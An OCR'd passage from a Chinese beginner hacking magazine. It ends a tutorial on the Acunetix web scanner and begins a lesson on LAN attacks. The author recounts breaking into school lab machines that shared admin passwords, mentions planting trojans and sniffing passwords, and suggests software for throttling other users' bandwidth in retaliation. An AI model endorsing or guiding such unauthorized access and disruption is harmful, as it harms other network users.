


图27

点“Next”来到了Crawling Options，即爬行选项，对程序在爬行要扫描站点的目录和文件时的一些选项，“Do not fetch anything above start folder”选项默认是选中的，它的意思是说不获取根目录文件夹下的任何目录和文件，那样几乎就起不到爬行站点的作用了，为了能遍历网站的目录和目录下的文件，我们把这一选项前面的“✓”去掉，如图24。

然后点“Next”就来到了Scan Options，即扫描选项设置，“Scanning Mode”选择扫描模式，Quick（快速）模式扫描速度最快，扫描深度最浅，Heuristic（启发式）模式扫描速度一般，扫描深度也一般，Extensive（最大精度）模式扫描速度最慢，但扫描深度最深，为了获得最准确的结果，这里我选Extensive模式，如图25。把“Test known web application vulnerabilities in all directories”选上，即在每个目录下测试已知的web application漏洞，其它的选项保持默认。

继续点击“Next”就来到了Login这一步，如果我们要扫描的网站的某些目录或文件需要登录后才能访问，而我们又有登录的用户名和密码时就可以选上“Authenticate with this username and password combination”，并在下面输入用户名和密码，比如admin，admin，如图26，然后还是按“Next”就来到了Finish页面，在这里列出了上几步的设置，如果有什么不对的地方可以按“Back”按钮回去重新设置，检查无误后点“Finish”就会出来一个提示框，大意是说免费版只能扫描跨站漏洞，只有全功能版本才能扫描其它漏洞，我们直接点“OK”关闭这个提示框后就开始扫描了，如图27。

经过一段时间的扫描终于完了，扫描结果如图28所示，发现了一个高危的xss漏洞，即跨站漏洞，出现问题的文件是admin目录下的showerr.asp，由于大家都是新同学，基础比较差，今

天就不介绍怎样利用这个漏洞了，以后有机会再给大家介绍利用方法。

同学们，刚才我和大家一学习了Acunetix Web Vulnerability Scanner这款综合扫描器的简单使用，由于我也是刚接触，也不太会用，难免有说错和说的不对的地方，如果大家发现了错误还请指正，谢谢大家了。其实说到综合扫描器，还有Nessus等都是非常著名的，有兴趣的话大家可以自己搜索一下。

好了，今天的课就到这里，希望大家回去后自己多实际使用一下X-Scan和Acunetix Web Vulnerability Scanner这两款扫描器，大家再见。

（文章中涉及到的X-Scan3.3和Acunetix Web Vulnerability Scanner6已经收录在了光盘中）




图28

黑客兵器谱之局域网大作战

文章难易度：★★★
文章阅读点：局域网中常用的一些攻击与其防攻击方法

txcbg

一班学生30多人正在一个机房里上课，突然每个人的计算机屏幕上都收到了一条信息："大家好！我是26号机。"当大家（还有老师）都向26号机上的我的同学小A望去时，小A显得很无辜，其实他真的很无辜，因为消息是坐在2号机上的我发送的，每当想到这件事，都觉得有点儿过火。当时我们学校机房的电脑使用的都还是Windows2000系统，每台电脑的管理员用户名和密码都相同，在"我的电脑"上点右键，选择"管理"，然后在"计算机管理（本地）"上点右键，选择"连接到另一台计算机"，这样就可以对另一台计算机进行管理了，如图1，在这里我们还可以开启或关闭服务，上面的消息就是我通过开启对方的telnet服务后，然后使用telnet远程登录上去以他电脑的名义发送的。对于Windows2000（默认配置）系统，在局域网中有太多可玩的东西了，你既可以给对方种木马，也可以访问对方磁盘上的任意文件，还可以丢个xsniff上去嗅探他的明文密码（比如邮箱的）。




图1

上面就是几年前我还在上学的时候在局域网中玩攻击的情景，那时WinwowsXP系统还没怎么普及，机房、网吧里主要还是以Windows2000系统为主，在局域网中玩入侵很简单，后来WindowsXP逐渐取代了Windows2000，由于WindowsXP在安全性上和Windows2000相比有了很大的提高，使得以前在Windows2000中百试不爽甚至是堪称经典的入侵方法都不能使用了，比如IPC$入侵等。对于XP系统，除了溢出攻击外，还真没有别的什么好方法可以一下子拿到系统权限。虽然拿下系统权限不容易，但在局域网中还是有许多攻击方法的。

这天又到了菜鸟学堂开课的日子，上课铃声刚响，一身运动装的txcbg老师就走上了讲台："同学们好啊，最近大家过的怎么样啊？"

话音刚落，就见一小菜一把鼻涕一把泪的说道："txcbg老师，你要帮帮我啊，我是在局域网中上网的，平时晚上玩wow跟工会下副本，本来挺高兴的，但最近我们局域网中有人总是BT下载，弄的网速特别的慢，2000多的延迟让我怎么打啊，帮帮我吧！"

"这位同学不要伤心，今天这堂课我要讲的就是局域网内的攻防，希望大家都能认真听讲，学会后就能驰骋局域网了。"

既然说到了局域网，那么就先来认识一下什么是局域网吧。局域网（Local Area Network），简称为LAN，是指在某一区域内由多台计算机互联成的计算机组。"某一区域"指的是同一办公室、同一建筑物、同一公司或同一学校等，一般是方圆几千米以内。局域网可以实现文件管理、应用软件共享、打印机共享、扫描仪共享、工作组内的日程安排、电子邮件和传真通信服务等功能。局域网是封闭型的，可以由办公室内的两台计算机组成，也可以由一个公司内的上千台计算机组成。如果你的计算机处在局域网中，了解一些局域网攻防的知识是非常有用的，即使我们不攻击别人，但保护自己还是需要的，更何况对于想学习安全技术的朋友来说局域网的攻击是最基础的黑客技术之一。

要想进行局域网的攻击，首先就得知道局域网中有哪些电脑，也就是找到要攻击的目标。要找到你所在的局域网中都有哪些电脑，我们有三种方法：

1、通过网上邻居

打开"网上邻居"，然后点"查看工作组计算机"，这样就可以看到跟你在同一个工作组下的所有计算机了（也包括你的计算机），如图2。




图2

2、通过命令net view

按Win+R调出"运行"框，输入cmd，在出来的命令行窗口下输入net view按回车，然后就会显示出类似如下的内容：

```
C:\Documents and Settings\Administrator>net view
服务器名称            注释

-------------------------------------------------
\\XPRAINTABLE          xpraintable
\\XPUNSAFE             xp(unsafe)
命令成功完成。
```

在这里我们可以看到跟你在同一局域网内的所有计算机名（同样也包括你的计算机名），如图3。

3、通过一些软件，比如局域网助手LanHelper等

安装完软件后运行，点那个"扫描IP"按钮就可以扫描出

局域网中的所有计算机了，另外，它还列出了那些计算机网卡的MAC地址，如果有共享的话也能列出来，功能很强大的，如图4。




图3




图4

通过上面的方法找到目标后，就可以进行攻击了。刚才不是有位叉子说他的局域网中有人在BT下载而使得他不能玩游戏吗，那我们就先来解决这个问题。以前那人让你不能玩游戏，以后我们就给他限速，让他以后上不好网。

不管网络带宽提高到了多少，一个局域网的外网出口的带宽总是有限的，如果在你的局域网中有人使用BT下载东西，你可能就会发现自己的网速像蜗牛一样慢，怎么办，难道我们只能忍受？NO，我要反击！我要限制你的上网速度！聚生网管系统是一款强大并极富创意的局域网网络管理软件，它可以部署到局域网的任意一台电脑上，不需要做端口镜像、HUB或者代理服务器设置，就可以实现对整个局域网内主机的任意P2P下载、P2P视频、任意聊天工具、任意网址浏览、任意主机带宽流量、任意股票软件、任意网络游戏等等局域网一切网络行为的监控。我们可以利用它来限制别人的BT下载速度，如果你够狠，还可以把局域网中其它所有人的网速都限制的很低，那么你就几乎等于独享整个带宽了，网速肯定慢不了。聚生网管的最新版本可以从http://www.skycn.com/soft/39931.html下载到，另外要告诉大家的是，聚生网管需要Framework2.0的支持，因此在安装前我们还需要安装Framework2.0，大家可以从微软官网http://download.microsoft.com/download/5/6/7/567758a3-759e-473e-bf8f-52154438565a/dotnetfx.exe下载到。安装好聚生网管后第一次运行的界面如图5所示。

